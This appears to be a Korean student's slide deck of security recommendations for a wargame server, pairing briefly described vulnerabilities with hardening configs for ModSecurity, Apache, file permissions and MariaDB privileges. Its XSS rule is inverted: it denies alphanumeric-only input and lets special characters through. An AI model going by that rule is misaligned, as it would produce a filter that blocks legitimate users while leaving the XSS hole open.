- HttpOnly, SameSite=Strict 옵션을 통해 쿠키 탈취 방지

```
root@Last:/etc/httpd/modsecurity.d/local_rules
# OWASP Top 10 기반 사용자 정의 ModSecurity

SecRuleEngine On
SecRequestBodyAccess On
SecResponseBodyAccess Off
SecDefaultAction "phase:2,log,pass,status:200"

# [R01] XSS
SecRule ARGS "@rx ^[a-zA-Z0-9]+$" \
    "id:2001,phase:2,deny,status:403,log,msg:'[WAF] 특수 문자 포함 차단됨 '"
```

# 보안 권고안

## 2. 디렉터리/페이지 브루트포싱 ●

### 취약점

- .fileupload 같은 숨겨진 페이지를 wfuzz, gobuster로 손쉽게 찾을 수 있음
- 디렉토리 리스팅 차단되지 않거나 디렉토리 구조가 노출됨

```
[root@Last local_rules]# vi /var/www/html/.htaccess
# 숨김 파일 접근 시 404 반환
RedirectMatch 404 "^/\.\.*"
```

### 대응 방안

- 404/403 커스터마이징으로 존재하지 않는 경로에 대해 항상 동일한 에러 페이지를 출력함
- WAF 설정으로 브루트 포싱을 방지함



# 보안 권고안

---

## 3. 보안 정책 노출 ●

---

### 취약점

```
[root@Last /]# cd /var/www/html/.fileupload/uploads  
[root@Last uploads]# mv firewall_final /srv/secure/firewall_final
```

- .fileupload/uploads/firewall\_final 에서 내부 보안 정책이 노출됨

### 대응 방안

- /var/www/html 에 민감한 서버 설정 / 정책 파일을 두지 않고 다른곳으로 옮김
- 웹서버 설정으로 .conf .bak .log 등의 확장자 접근을 차단함
- 파일 업로드 서버와 운영 서버를 분리

# 보안 권고안

## 4. 파일 업로드 취약점 •

### 취약점

- 파일 확장자를 우회하여 업로드 가능
- reverseshell 실행 가능

```
[root@Last uploads]# vi /etc/httpd/conf/httpd.conf
<Directory "/var/www/html/.fileupload/uploads">
    php_admin_flag engine off
    AllowOverride None
</Directory>
```

### 대응 방안

- 사용자가 업로드한 파일의 확장자와 MIME 타입을 모두 확인하고 사전에 허용된 형식만 업로드 허용
- Apache httpd.conf에 추가, 업로드 디렉터리에서 php 실행 차단

```
<Directory "/var/www/html/.fileupload/uploads">
    php_admin_flag engine off
</Directory>
```

- 확장자 위조 방지를 위해 파일의 내부 헤더를 검사하여 실제 이미지 또는 문서인지 확인

## 5. 서버 내부 DB 정보 노출 •

### 취약점

- 웹 루트 내 db.php 파일에 DB 계정 정보가 노출됨
- 웹 접근 시 바로 획득 가능

### 대응 방안

- 파일 접근 권한을 변경하여 일반 사용자는 접근할 수 없도록 변경

```
chmod 640 db.php
```

- DB 비밀번호를 암호화하여 저장

```
[root@Last includes]# ls -la
total 16
drwxr-xr-x.  2 root root   60 May 19 10:54 .
drwxr-xr-x. 10 root root 4096 Jun 24 10:22 ..
-rw-r--r--.  1 root root   17 May 19 10:54 .htaccess
-rw-r--r--.  1 root root  386 May  7 17:28 db.php
-rw-r--r--.  1 root root   53 May 15 13:49 ping_loader.php
[root@Last includes]# chmod 640 db.php
```



## 6. DB 자체 보안 미흡 ●

---

### 취약점

- 계정 하나로 DB 전체에 접근 가능
- 플래그, 유저 정보가 그대로 노출됨

```
MariaDB [wargame]> GRANT SELECT ON chat_messages TO 'wargame_user'@'localhost';  
MariaDB [wargame]> REVOKE ALL PRIVILEGES ON problems TO 'wargame_user'@'localhost';  
MariaDB [wargame]> REVOKE ALL PRIVILEGES ON users TO 'wargame_user'@'localhost';  
MariaDB [wargame]> FLUSH PRIVILEGES;
```

### 대응 방안

- wargame\_user에게 필요한 테이블만 SELECT 권한 부여
- DB는 내부 IP에서만 접속 가능하도록 제한 (127.0.0.1)


# Thank You!

조범근



whathekim@gmail.com

010-4055-4425

 [Github : whathekim](https://github.com/whathekim)